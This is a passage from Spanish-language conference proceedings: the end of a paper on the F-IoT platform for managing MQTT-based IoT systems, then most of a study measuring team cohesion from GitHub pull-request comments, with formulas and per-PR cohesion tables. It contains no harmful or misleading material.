- Se crearon 3 Esquemas. El primero, correspondiente al Sensor de Iluminación ambiental, únicamente exponiendo un Canal de comunicación de Salida, mediante el cual los Dispositivos que lo implementen publicarían el nivel de iluminación ambiental, de forma periódica. El segundo Esquema creado es el análogo del Esquema anterior, pero para un sensor de movimiento ambiental, exponiendo también un solo canal de salida para publicar si hay o no movimientos en la oficina. El tercer y último Esquema corresponde al Controlador de Lámparas. Este expone 3 Canales de comunicación: 2 de Entrada/Salida, para escuchar las actualizaciones de los sensores de luz y movimiento, y un Canal de Entrada/Salida para publicar el nivel de luz de la lámpara asociada cuando este se modifique, o recibir órdenes de modificación desde el frontend.

En la Figura 5 puede ver se en detalle la configuración del sistema.

Nuevamente, a partir del uso de F-IoT pudo reducirse la complejidad del sistema a crear, para el desarrollador únicamente dedique tiempo a la arquitectura del mismo y al hardware que se utilizará en cada dispositivo, ya que la integración entre los mismos es realizada por F-IoT.

5. Conclusión y Trabajo futuro

A través de F-IoT se busca simplificar la creación y administración de sistemas de IoT de cualquier forma, garantizando escalabilidad, eficiencia y robustez, aun cuando los dispositivos que conforman mayormente los




Figura 4. Captura de pantalla del sistema de detección de incendios en F-IoT

sistemas de IoT se encuentren limitados en capacidades de procesamiento, conexión a Internet o a la red de energía eléctrica. El sistema de Rutas permite crear y configurar cualquier clase de comunicación, ya sea usuario-máquina o máquina-máquina, ya que cada cliente MQTT simplemente debe suscribirse/publicar en la Ruta generada a través de F-IoT. El hecho de organizar las Rutas de cada Canal de Comunicación en un árbol de Ubicaciones anidadas, permite administrar las mismas de forma análoga al uso del explorador de archivos de una computadora, al que todos estamos acostumbrados.

Para garantizar un óptimo rendimiento de F-IoT, al igual que la capacidad de realizar mantenimiento de forma efectiva a lo largo del tiempo, se utilizan tecnologías a la vanguardia en cada uno de sus componentes. Por otro lado, la modularización que posee el mismo permite mantener cada componente por separado, sin afectar directamente al total de sistema con cada cambio.

Como puede verse a través de este trabajo, F-IoT se desempeña adecuadamente en sistemas de IoT de cualquier forma, tal y como los presentados en los casos de estudio, donde, si bien cada uno pertenece a un dominio de problema totalmente distinto, los requisitos de comunicación e integración de los Dispositivos son cubiertos por las funcionalidades de F-IoT.

A futuro se trabajará fuertemente en el incremento de la seguridad de cada componente de F-IoT. En principio, se buscará trabajar con la versión 5 de MQTT, ya que se ha convertido en el nuevo estándar de OASIS [20], incluyendo mejoras en la seguridad y eficiencia de su predecesor. Por otro lado, se utilizará F-IoT como base para nuevas investigaciones científicas, esta vez buscando crear sistemas de IoT reales que funcionen en el entorno proporcionado por F-IoT, y que puedan mejorar la calidad de vida de las personas al igual ayudar al cuidado del medio ambiente, como es el caso del sistema de detección de incendios forestales planteado en la Sección 4.




Figura 5. Estructura del sistema de IoT para las oficinas inteligentes.

6. Referencias

[1] statista, «Global Internet of Things Market Size,» [En línea]. Available: https://www.statista.com/statistics/485136/global-internet-of-things-market-size/. [Último acceso: 31 08 2019].

[2] ISO/IEC, «Standard 20922:2016,» 2016. [En línea]. Available: https://www.iso.org/standard/69466.html.

[3] OASIS, «MQTT Version 3.1.1,» [En línea]. Available: http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/os/mqtt-v3.1.1-os.html.

[4] Symantec Corporation, «What is a DDOS attack?,» [En línea]. Available: https://us.norton.com/internetsecurity-emerging-threats-what-is-a-ddos-attack-30sectech-by-norton.html. [Último acceso: 2019 08 31].

[5] M. Singh y G. Baranwal, «Quality of Service (QoS) in Internet of Things,» 23-24 Febrero 2018. [En línea]. Available: https://ieeexplore.ieee.org/document/8519862.

[6] HiveMQ, «How to get started with MQTT,» [En línea]. Available: https://www.hivemq.com/blog/how-to-get-started-with-mqtt/.

[7] Microsoft, «IoT accelerators,» [En línea]. Available: https://docs.microsoft.com/es-es/azure/iot-accelerators/about-iot-accelerators. [Último acceso: 04 09 2018].

[8] Microsoft, «Microsoft Azure,» [En línea]. Available: https://azure.microsoft.com/es-es/. [Último acceso: 04 09 2018].

[9] Amazon, «AWS IoT,» [En línea]. Available: https://aws.amazon.com/es/iot/. [Último acceso: 04 09 2018].

[10] Thingsboard, «Thingsboard Open-source IoT Platform,» [En línea]. Available: https://thingsboard.io/. [Último acceso: 04 09 2018].

[11] OpenJS Foundation, «Node-RED,» [En línea]. Available: https://nodered.org/.

[12] Object Computing, «GRAILS Framework,» [En línea]. Available: https://grails.org/.

[13] Pivotal Software, Inc, «Spring,» [En línea]. Available: https://spring.io/.

[14] Eclipse Foundation, Inc, «Eclipse PAHO Java Client,» [En línea]. Available: https://www.eclipse.org/paho/clients/java/.

[15] Oracle Corporation, «MySQL,» [En línea]. Available: https://www.mysql.com/.

[16] Oracle Corporation, «Why MySQL?,» [En línea]. Available: https://www.mysql.com/why-mysql/. [Último acceso: 04 09 2018].

[17] Eclipse Foundation, Inc, «Mosquitto,» [En línea]. Available: https://mosquitto.org/. [Último acceso: 04 09 2018].

[18] IETF, «RFC 5246 - The TLS Protocol Version 1.2,» 08 2008. [En línea]. Available: https://tools.ietf.org/html/rfc5246. [Último acceso: 28 07 2018].

[19] Eclipse Foundation, Inc, «Eclipse PAHO Javascript Client,» [En línea]. Available: http://www.eclipse.org/paho/clients/js/.

[20] OASIS, «MQTT 5.0,» [En línea]. Available: https://docs.oasis-open.org/mqtt/mqtt/v5.0/mqtt-v5.0.html.

[21] IBM, «Why MQTT is good for IoT?,» 04 10 2017. [En línea]. Available: https://www.ibm.com/developerworks/ssa/library/iot-mqtt-why-good-for-iot/index.html. [Último acceso: 04 09 2018].

[22] OASIS, «MQTT Version 3.1.1 Plus Errata 01,» 10 12 2015. [En línea]. Available: http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/mqtt-v3.1.1.html.

Análisis de Datos de GitHub para Evaluar Cohesión en Equipos Virtuales de Desarrollo de Software

Facundo G. Gallardo, Gustavo A. Sevilla, Estela L. Torres, Sergio G. Zapata
Instituto de Informática – Universidad Nacional de San Juan - Argentina
fgallardo,gsevilla,etorres,szapata@iinfo.unsj.edu.ar

Resumen

Alentados por los avances de las tecnologías de la información y comunicación (TIC), surgen nuevos escenarios de desarrollo de software. Entre ellos los equipos virtuales, en los cuales sus miembros están distanciados geográficamente unos de otros.

Dado que la cohesión ha sido mencionada en la literatura como un aspecto importante para la efectividad de los equipos de trabajo, parece valioso establecer mecanismos de evaluación de los niveles de cohesión de los grupos virtuales de desarrollo de software. Este es el foco de investigación del presente trabajo, el cual expone una experiencia de medición de cohesión basada en datos extraídos del repositorio de software GitHub. Se analiza, y se busca relacionar, la cohesión interpersonal, la cohesión grupal, la capacidad técnica y el tamaño de los equipos de desarrollo, la duración y el esfuerzo de desarrollo.

La escasa cantidad de datos analizados no permiten arribar a conclusiones definitivas. No obstante, es interesante mencionar que no se advierten evidencias preliminares respecto que la cohesión grupal sea determinante en el éxito de los equipos virtuales de desarrollo de software.

Introducción

El progreso de las tecnologías de información y comunicación (TIC) ha promovido fuertemente las relaciones (sociales, laborales, culturales, de negocio, etc.) entre personas de diferentes regiones geográficas. Creando así, nuevos desafíos tecnológicos, culturales y organizacionales para enfrentar estos nuevos comportamientos sociales.

Bajo estos novedosos escenarios surgen inéditas configuraciones de desarrollo de software, como los equipos virtuales, en los cuales sus miembros están distanciados físicamente unos de otros [1]. La disciplina que estudia los distintos aspectos relacionados al desarrollo de software en ambientes distribuidos o globales es la Ingeniería Global de Software (IGS).

Software forges (forjas de software) son plataformas colaborativas web que proporcionan herramientas para facilitar el desarrollo distribuido o global de software. Estos repositorios de software contienen grandes volúmenes de información sobre el código fuente, las personas y los procesos que intervienen en el desarrollo de un producto de software [2].

GitHub representa la última generación de software forge, ya que combina las capacidades tradicionales que ofrecen tales sistemas (por ejemplo, capacidades de alojamiento gratuito o sistema de control de versiones) con rasgos sociales [3]. El análisis retrospectivo de estos repositorios de software puede proporcionar información valiosa sobre la evolución y el crecimiento de los productos de software contenidos en él [2], como también del proceso de desarrollo de software aplicado.

En un proceso de desarrollo de software intervienen personas con distintos roles, incluso de diferentes regiones geográficas como es el caso de la Ingeniería Global de Software. Por lo tanto, el desarrollo de software depende fuertemente de las personas [4]. El desarrollo de software es, en gran medida, un esfuerzo de equipo, y por lo tanto la interacción entre las personas y la complementariedad en la experiencia son requisitos previos para tener éxito [5].

En IGS los equipos de desarrollo generalmente están conformados por personas que poseen diversas habilidades, se ubican de forma remota, operan dentro de una organización global y colaboran en tareas mediante el uso de tecnologías de telecomunicaciones [6]. Por otro lado, la gestión de equipos globales tiene sus propios desafíos especiales. Tratar con la diversidad cultural [6], con diferentes husos horarios y con las relaciones interpersonales a distancia [7] puede tener efectos significativos en el rendimiento del equipo.

Es reconocido el efecto de los factores sociales en el desempeño y la satisfacción de los equipos virtuales. Factores sociales como la construcción de relaciones, la cohesión grupal y la confianza interpersonal son cruciales para la efectividad de los equipos virtuales [8, 9]. La cohesión del equipo es el grado en que los miembros del

equipo se identifican entre sí y con el grupo en general [10, 11].

Los equipos globales tienden a menores niveles de cohesión que los grupos colocalizados, en gran parte porque colaboran remotamente a través de tecnología en lugar de hacerlo cara a cara. Por otro lado, investigaciones previas sugieren que la falta de cohesión grupal se puede superar mediante el intercambio de más comunicaciones sociales entre los miembros del grupo [12]. Las interacciones sociales permiten a los miembros del equipo crear vínculos más fuertes, lo cual permitirá aumentar los niveles de cohesión del grupo.

Dado que la cohesión es un aspecto importante en el desarrollo global de software parece valioso poder monitorear los niveles de cohesión de los grupos de desarrollo con el fin de mejorar su desempeño. Este es el foco de investigación del presente trabajo, el cual expone una experiencia de medición de cohesión basada en datos extraídos del sistema de versionamiento de software Github [13].

El resto de este trabajo está estructurado de la siguiente manera: se presentan resultados de otros trabajos científicos relacionados; se expone la metodología de investigación aplicada para este trabajo; se muestran los datos obtenidos; se discute el análisis de los datos; finalmente, se despliegan las conclusiones del trabajo.

Trabajos Relacionados

En esta sección se describirán algunos estudios que tratan sobre la medición de la cohesión en grupos de trabajo. Esto servirá de fundamento para avanzar en el presente trabajo.

En [14], con el fin de abordar aspectos de cohesión grupal, se empleó una herramienta de foro o chat en grupo. De allí se recolectaron datos de intercambios de mensajes realizados entre los participantes. Se construyeron grafos dirigidos para representar la interacción de un grupo y para calcular la densidad individual de interacciones y medidas de similitud de respuesta para cada individuo.

El autor considera la densidad de intercambio como una medida grupal que se utiliza para describir el grado de interconexión entre los miembros del grupo. Se define en la fórmula (1) la densidad de intercambio individual de un participante del equipo (Di) (que mide el grado de interconexión del participante con los demás integrantes del grupo), como el cociente entre el número de personas con las que el participante interactuó (enlaces reales), sobre el número de personas en el resto del equipo (enlaces posibles).

$$D_i = \frac{enlaces\ reales_i}{enlaces\ posibles} \quad (1)$$

Donde:

D_i es el grado o densidad de intercambio del participante i respecto del grupo de trabajo.

$enlaces\ reales_i$ es la cantidad de participantes con que el participante i ha interactuado.

posibles enlaces es la cantidad total de participantes en el grupo de trabajo. La fórmula (1) produce un valor entre 0 y 1.

Otra de las medidas para caracterizar la cohesión individual es la cantidad de información intercambiada entre los participantes del equipo. En [14] se definió una medida de intercambio de información basada en la cantidad de palabras de los mensajes intercambiados. Es decir, cada palabra en cada mensaje se percibe como algún tipo de intercambio participativo. Para ello se definió la fórmula (2).

$$InformationExchange_{ij} = 1 - \frac{|wc_{ij} - wc_{ji}|}{wc_{ij} + wc_{ji}} \quad (2)$$

Donde:

$InformationExchange_{ij}$ es el grado de intercambio de información entre el participante i y el participante j.

wc_{ij} es la cantidad de palabras escritas en los mensajes enviados desde el participante i al participante j.

wc_{ji} es la cantidad de palabras escritas en los mensajes enviados desde el participante j al participante i. La fórmula (2) produce un valor entre 0 y 1.

En [15] se afirma que si bien existe una relación significativa entre la cohesión individual y el nivel de cohesión de un grupo, este enfoque podría verse afectado por los individuos que tienen poca participación en el grupo, pero que tienen puntuaciones de interacción similar a otros integrantes más participativos. Por lo tanto, se sugiere que una medida basada en la intensidad de la comunicación podría ser un mejor predictor de la cohesión en un entorno virtual, ya que es habitual encontrar tasas de interacciones bajas entre los miembros del grupo.

En [16] se define la cohesión interpersonal teniendo en cuenta la cantidad de mensajes intercambiados entre cada par de participantes, para ello se aplica la fórmula (3).

$$Cohesión_{ij} = 1 - \frac{|r_{ij} - r_{ji}|}{r_{ij} + r_{ji}} \quad (3)$$

Donde:

$Cohesion_{ij}$ es la cohesión interpersonal entre el participante i y el participante j.

r_{ij} es la cantidad de respuestas enviadas desde el participante i al participante j.

r_{ji} es la cantidad de respuestas enviadas desde el participante j al participante i.

En función de lo anterior, en [16], se presenta el cálculo de la cohesión grupal como el promedio de todos los valores de cohesión individual. Esto se puede ver en la ecuación (4).

$$GroupCohesión = \frac{\sum_{i \in M} cohesión_i}{|M|} \quad (4)$$

Donde:

$Cohesion_i$ es la cohesión individual del participante i respecto del grupo de trabajo.

M es el conjunto de participantes del grupo de trabajo. Las puntuaciones en cada una de estas medidas oscilan entre 0 y 1, donde el valor 1 representa la cohesión perfecta.

El presente trabajo intenta establecer un método de medición de cohesión en grupos globales de desarrollo de software. Para ello, se toman algunas fórmulas de medición usadas por los estudios antes descritos y se adaptan al contexto de la plataforma GitHub. Con este trabajo se pretende avanzar en el conocimiento científico, basado en evidencias, del impacto de la cohesión en grupos globales de desarrollo de software.

Metodología

En esta sección se describe la metodología de investigación aplicada para alcanzar los objetivos del presente estudio. La misma se basa en un estudio empírico, es decir basado en evidencias, de las interacciones observadas entre los participantes de proyectos globales de desarrollo de software.

Las interacciones entre miembros de equipos de software se extrajeron desde la plataforma GitHub [13], la cual cuenta con una cantidad muy significativa de proyectos de software de acceso público y de herramientas automáticas que ayudan a la extracción de los datos. GitHub es uno de los software forge más utilizado en la literatura científica para estudios de minería de repositorios de software.

Github utiliza el sistema de control de versiones (VCS por su denominación en inglés de version control system) llamado Git para la gestión de proyectos. Las contribuciones de código fuente para proyectos de software se hacen por medio de un mecanismo de solicitud de cambio, llamadas Pull Request (PR) [17, 18]. Por medio de estas solicitudes se notifica a los responsables del proyecto sobre los cambios a ser considerados y se inicia un proceso de revisión grupal del nuevo código fuente a ser incorporado al proyecto. Este proceso de revisión genera una discusión, por medio de comentarios, que es registrada en el repositorio GitHub. Desde estos registros de comentarios se recolectan datos para llevar a cabo la presente investigación.

El PR es la unidad de trabajo de GitHub y representa de alguna manera el trabajo colaborativo realizado por sus participantes. El responsable del repositorio o proyecto es quien decide aceptar o no un PR. En caso de aceptarlo se incorpora el nuevo cambio haciendo una fusión (merge) del mismo al repositorio original. El hecho que el PR sea aceptado (merged) puede ser considerado como un éxito del trabajo colaborativo del equipo que desarrolló dicho cambio [18].

Para realizar las mediciones de cohesión, de interés para este estudio, se decidió analizar las interacciones reflejadas en los comentarios que se generan a lo largo del ciclo de revisión de un conjunto de PRs, todos perteneciente a un mismo proyecto. Con este propósito se seleccionó un conjunto pequeño de 10 PRs de un proyecto de software público. El proyecto y los PRs elegidos para este estudio surgieron del dataset de GHTorrent [19], el cual contiene una copia del conjunto de proyectos de GitHub actualizada a una fecha determinada (01-08-2018 para la presente investigación). Por razones de confidencialidad no se expone ni el nombre del proyecto seleccionado ni los números identificatorios de los PRs a evaluar, como tampoco los nombres o nicks de los participantes.

Para cada PR seleccionado se extrajeron los siguientes datos: identificador, nombre, autor, estado (abierto, cerrado, merged), participantes, duración, y cantidad de comentarios. También se contaron la cantidad de líneas de código fuente adicionadas o borradas en un PR. Esto como medida del tamaño de esfuerzo o del cambio que implica tal PR.

Mientras que para cada comentario del PR se extraen: emisor, texto, fecha, participantes a los que va dirigido, emojis recibidos, participantes que enviaron los emojis).

Con el fin de analizar la capacidad de los participantes de los PRs, se extrajeron la cantidad de seguidores de cada participante. Este valor se puede tomar como una medida indirecta de la capacidad o reputación del participante [20, 21, 22].

Por cada uno de los PRs seleccionados se realizó un análisis y conteo de sus comentarios asociados. Para ello se estableció un protocolo para objetivamente analizar los comentarios e identificar interacciones. Es decir, lo que se pretendió fue distinguir la dirección de los comentarios, determinando tanto el participante emisor, como así también el o los participantes receptores. De esa manera se contabilizaron las interacciones.

El protocolo de conteo utilizado no pudo ser automatizado para este estudio, debido a que existen comentarios cuyo contenido debe ser analizado por expertos para identificar a quien específicamente están dirigidos. Por ello este análisis fue realizado por los autores del estudio en forma independiente, en una primera etapa. Para luego llegar a una instancia grupal en busca de acuerdos. Este análisis grupal es lo que a su vez permite evitar o mitigar sesgos en la calificación de las interacciones.

Con los datos arrojados por el conteo de interacciones se dispuso la aplicación de la fórmula (5) para el cálculo de la cohesión interpersonal.

$$Cohesión\ interpersonal_{ij} = 1 - \frac{|I_{ij} - I_{ji}|}{I_{ij} + I_{ji}} \quad (5)$$

Donde:

Cohesión interpersonal$_{ij}$ es la cohesión interpersonal entre el participante *i* y el participante *j*.

I_{ij} es la cantidad de interacciones desde el participante *i* al participante *j*.

I_{ji} es la cantidad de interacciones desde el participante *j* al participante *i*.

Para determinar la cohesión individual de un participante dentro de un mismo PR se utilizó la fórmula (6). Es decir, el promedio de las cohesiones interpersonales de ese participante en tal PR.

$$Cohesión\ individual_{i,PRn} = \frac{\sum_{j \in M j \neq i} Cohesión\ interpersonal_{ij}}{|M| - 1} \quad (6)$$

Donde:

Cohesión individual$_{i,PRn}$ es la cohesión individual del participante *i* en el *PR n*.

M es el conjunto de participantes del PR n.

La cohesión grupal de un PR se calculó como el promedio de todas las cohesiones individuales de los participantes de tal PR. Para ello se utilizó la fórmula (7).

$$Cohesión\ grupal\ PR_n = \frac{\sum_{i \in M} Cohesión\ individual_i}{|M|} \quad (7)$$

Donde:

Cohesión grupal PR$_n$ es la cohesión grupal del *PR n*.

M es el conjunto de participantes del *PR n*.

Estas fórmulas fueron diseñadas tomando como base las ya identificadas en la literatura (ver sección 2) y adaptando las mismas al contexto de los datos de interacciones que ofrece GitHub.

Resultados Obtenidos

En esta sección se exponen los resultados obtenidos luego de aplicar la metodología de trabajo descripta en la sección anterior.

Por cada PR evaluado se obtiene una matriz de interacciones (ver Tabla 1) y una tabla de cohesión (ver Tabla 2).

En la matriz de interacciones se presentan la cantidad de comentarios dirigidos entre los distintos participantes (responsable, revisor, colaborador, etc.) del PR. Por ejemplo, en la matriz de interacciones de la Tabla 1 se observa que el número de comentarios desde el participante p2 al participante p5 es 4 en el PR#1. Mientras el número de mensajes dirigidos desde el participante p5 al participante p2 es 0 para el mismo PR.

Tabla 1. Matriz de interacciones PR #1

Receptor / Emisor	p1	p2	p3	p4	p5	p6
p1		3	2	10	5	3
p2	3		0	0	4	0
p3	1	0		0	0	0
p4	9	0	0		2	1
p5	7	0	0	1		0
p6	1	0	0	1	0	

La tabla de cohesión presenta los índices de cohesión interpersonal entre los distintos participantes del PR. Estos índices son obtenidos aplicando la fórmula (5). Así en la Tabla 2 se observa que para el PR#1 la cohesión interpersonal entre el participante p1 y el participante p5 es 0.83. También en la tabla de cohesión se presentan los indicadores de la cohesión individual de cada participante del PR. Por ejemplo, la cohesión individual del participante p4, en el PR#1, es 0.52. Esta medida es calculada aplicando la fórmula (6).

Tabla 2. Tabla de cohesión PR #1

Miembros	p1	p2	p3	p4	p5	p6	Cohesión Individual
p1		1.00	0.67	0.95	0.83	0.50	0.79
p2	1.00		0.00	0.00	0.00	0.00	0.20
p3	0.67	0.00		0.00	0.00	0.00	0.13
p4	0.95	0.00	0.00		0.67	1.00	0.52
p5	0.83	0.00	0.00	0.67		0.00	0.30
p6	0.50	0.00	0.00	1.00	0.00		0.30
Cohesión Grupal: 0,37 Varianza: 0,22 Estado Final: Merged							

En la última fila de la tabla de cohesión se informa la cohesión grupal del equipo de participantes del PR, calculada aplicando la fórmula (7). También se informa la varianza de ese índice y el estado final del PR (abierto, cerrado, merged). Un PR en estado "abierto" significa que todavía está en proceso de revisión; "cerrado" que no fue aceptado como cambio; y "merged" que fue exitosamente aceptado el cambio propuesto en el PR.

A partir de ahora, y por razones de espacio, sólo se presentan las tablas de cohesión de cada uno de los restantes 9 PRs involucrados en este trabajo de investigación (ver Tabla 3 a Tabla 11).

Como se puede advertir un participante puede actuar en más de un PR; es el caso de los participantes p1 y p4.

En la Tabla 12 se pueden observar los datos consolidados de la cohesión obtenida en cada uno de los PRs evaluados. También se expone la cohesión histórica de cada participante, que es el promedio de las cohesiones individuales de ese participante en cada uno los PRs en los que actuó. En la columna final se ven la cantidad de seguidores que cada participante tiene, siendo ésto una medida indirecta del reconocimiento o capacidad técnica [20] que tiene tal participante en la comunidad GitHub.

Tabla 3. Tabla de cohesión PR #2

Miem.	p7	p8	p9	p5	p10	p4	p1	p11	Coh. Ind.
p7		0.57	1.00	0.80	1.00	0.73	1.00	1.00	0.87
p8	0.57		0.00	0.00	0.00	0.00	0.00	0.00	0.08
p9	1.00	0.00		0.00	0.00	1.00	1.00	0.00	0.43
p5	0.80	0.00	0.00		0.00	0.00	0.00	0.00	0.11
p10	1.00	0.00	0.00	0.00		0.00	0.00	0.00	0.14
p4	0.73	0.00	1.00	0.00	0.00		1.00	1.00	0.53
p1	1.00	0.00	1.00	0.00	0.00	1.00		0.00	0.43
p11	1.00	0.00	0.00	0.00	0.00	1.00	0.00		0.29
Cohesión Grupal: 0,36 Varianza: 0,25 Estado Final: Merged									

En las últimas filas de la Tabla 12 se muestran la cohesión grupal y su varianza de cada PR. También la cantidad de participantes y la duración en días de cada uno de los PRs evaluados en este trabajo. La capacidad técnica del grupo de participantes para cada uno de los PRs analizados también es mostrada. Esta medida grupal se obtiene del promedio de las capacidades individuales de cada participante de tal PR.

Tabla 4. Tabla de cohesión PR #3

Miem.	p12	p8	p4	p13	p5	p14	p15	p6	p16	Coh. Ind.
p12		0.80	0.67	0.67	0.80	0.80	0.80	0.94	0.40	0.73
p8	0.80		0.00	0.67	0.80	0.67	0.67	0.80	0.00	0.55
p4	0.67	0.00		1.00	0.00	0.29	0.00	0.50	0.00	0.31
p13	0.67	0.67	1.00		0.67	0.40	1.00	0.86	1.00	0.78
p5	0.80	0.80	0.00	0.67		0.67	1.00	0.80	0.67	0.68
p14	0.80	0.67	0.29	0.40	0.67		0.67	0.86	0.40	0.59
p15	0.80	0.67	0.00	1.00	1.00	0.67		0.50	0.00	0.58
p6	0.94	0.80	0.50	0.86	0.80	0.86	0.50		0.00	0.66
p16	0.40	0.00	0.00	1.00	0.67	0.40	0.00	0.00		0.31
Cohesión Grupal: 0,58 Varianza: 0,14 Estado Final: Merged										

Finalmente, el estado de cada PR es expuesto en la última fila de la Tabla 12.

Tabla 5. Tabla de cohesión PR #4

Miem.	p17	p18	p1	p19	p4	p6	p20	p21	p5	Coh. Ind.
p17		0.80	0.94	0.80	1.00	0.50	0.50	0.50	0.57	0.70
p18	0.80		0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.10
p1	0.94	0.00		0.00	0.33	0.00	0.00	1.00	0.00	0.28
p19	0.80	0.00	0.00		0.00	0.00	0.00	1.00	0.00	0.23
p4	1.00	0.00	0.33	0.00		0.00	0.00	0.67	0.00	0.25
p6	0.50	0.00	0.00	0.00	0.00		0.00	0.00	0.00	0.06
p20	0.50	0.00	0.00	0.00	0.00	0.00		0.00	0.00	0.06
p21	0.50	0.00	0.10	1.00	0.67	0.00	0.00		0.67	0.48
p5	0.57	0.00	0.00	0.00	0.00	0.00	0.00	0.67		0.15
Cohesión Grupal:0,26 Varianza:0,20 Estado Final: Cerrado										

Análisis de Resultados

En esta sección se analizan los datos expuestos en la sección precedente. Es relevante notar que los análisis que se hagan, de ninguna manera, pueden ser generalizados, ni tomados como evidencias definitivas. Esto se debe a la escasa cantidad de PRs evaluados y consecuentemente la poca representatividad de los mismos.

Tabla 6. Tabla de cohesión PR #5

Miem.	p5	p4	p1	p22	p23	p24	p19	Coh. Ind.
p5		0.80	0.50	0.67	0.80	0.80	0.50	0.68
p4	0.80		0.00	0.00	1.00	1.00	0.00	0.47
p1	0.50	0.00		1.00	0.00	0.00	0.00	0.25
p22	0.67	0.00	1.00		0.00	0.00	0.00	0.28
p23	0.80	1.00	0.00	0.00		1.00	0.00	0.47
p24	0.80	1.00	0.00	0.00	1.00		1.00	0.63
p19	0.50	0.00	0.00	0.00	0.00	1.00		0.25
Cohesión Grupal:0,43 Varianza:0,17 Estado Final: Cerrado								

No obstante, lo anterior, es de interés realizar algunos análisis preliminares que podrían llevar al planteamiento de relevantes hipótesis para futuras investigaciones.

Tabla 7. Tabla de cohesión PR #6

Miembros	p3	p8	p19	p4	Cohesión Individual
p3		1.00	1.00	1.00	1
p8	1.00		0.00	0.00	0.33
p19	1.00	0.00		0.00	0.33
p4	1.00	0.00	0.00		0.33
Cohesión Grupal:0,50 Varianza:0,29 Estado Final: Cerrado					

Respecto de los niveles de cohesión interpersonal

Se observa que en general los niveles de cohesión interpersonal son muy variados. Dentro de un mismo PR los niveles de este tipo cohesión son heterogéneos. Hay casos en los cuales dos participantes han tenido un alto nivel de cohesión entre sí en un PR y otro muy distinto en otro PR. Es el caso de p1 y p5, quienes en el PR#1 tuvieron un nivel de cohesión de 0,83 y en el PR#2 ese nivel fue 0 (Ver Tabla 2 y Tabla 3).

Tabla 8. Tabla de cohesión PR #7

Miembros	p16	p8	p19	p6	p25	p4	Cohesión Individual
p16		1.00	0.80	0.80	0.67	0.00	0.65
p8	1.00		0.00	0.00	0.00	0.00	0.20
p19	0.80	0.00		0.00	0.00	0.00	0.16
p6	0.80	0.00	0.00		0.00	0.67	0.29
p25	0.67	0.00	0.00	0.00		0.00	0.13
p4	0.00	0.00	0.00	0.67	0.00		0.13
Cohesión Grupal: 0,26 Varianza: 0,18 Estado Final: Cerrado							

En general se observa que en los PRs hay subgrupos de participantes que tienen un alto nivel de cohesión, pero otros participantes, externos a ese subgrupo, están poco cohesionados. Esto se puede deber a que en un PR no es necesario que todos los miembros del equipo tengan una alta participación. Un PR puede ser revisado y aceptado por un subconjunto de miembros, con ello bastará para cumplir el objetivo del PR. Es decir, no hay una interdependencia estricta de funciones entre todos los miembros del equipo.

Tabla 9. Tabla de cohesión PR #8

Miembros	p6	p4	p1	p16	p26	p28	Cohesión Individual
p6		0.50	0.44	0.50	0.50	0.00	0.39
p4	0.50		0.00	0.00	0.00	0.00	0.10
p1	0.44	0.00		1.00	0.00	0.00	0.29
p16	0.50	0.00	1.00		0.00	0.00	0.30
p26	0.50	0.00	0.00	0.00		0.67	0.23
p28	0.00	0.00	0.00	0.00	0.60		0.13
Cohesión Grupal: 0,24 Varianza: 0,10 Estado Final: Merged							

Respecto de la cohesión individual

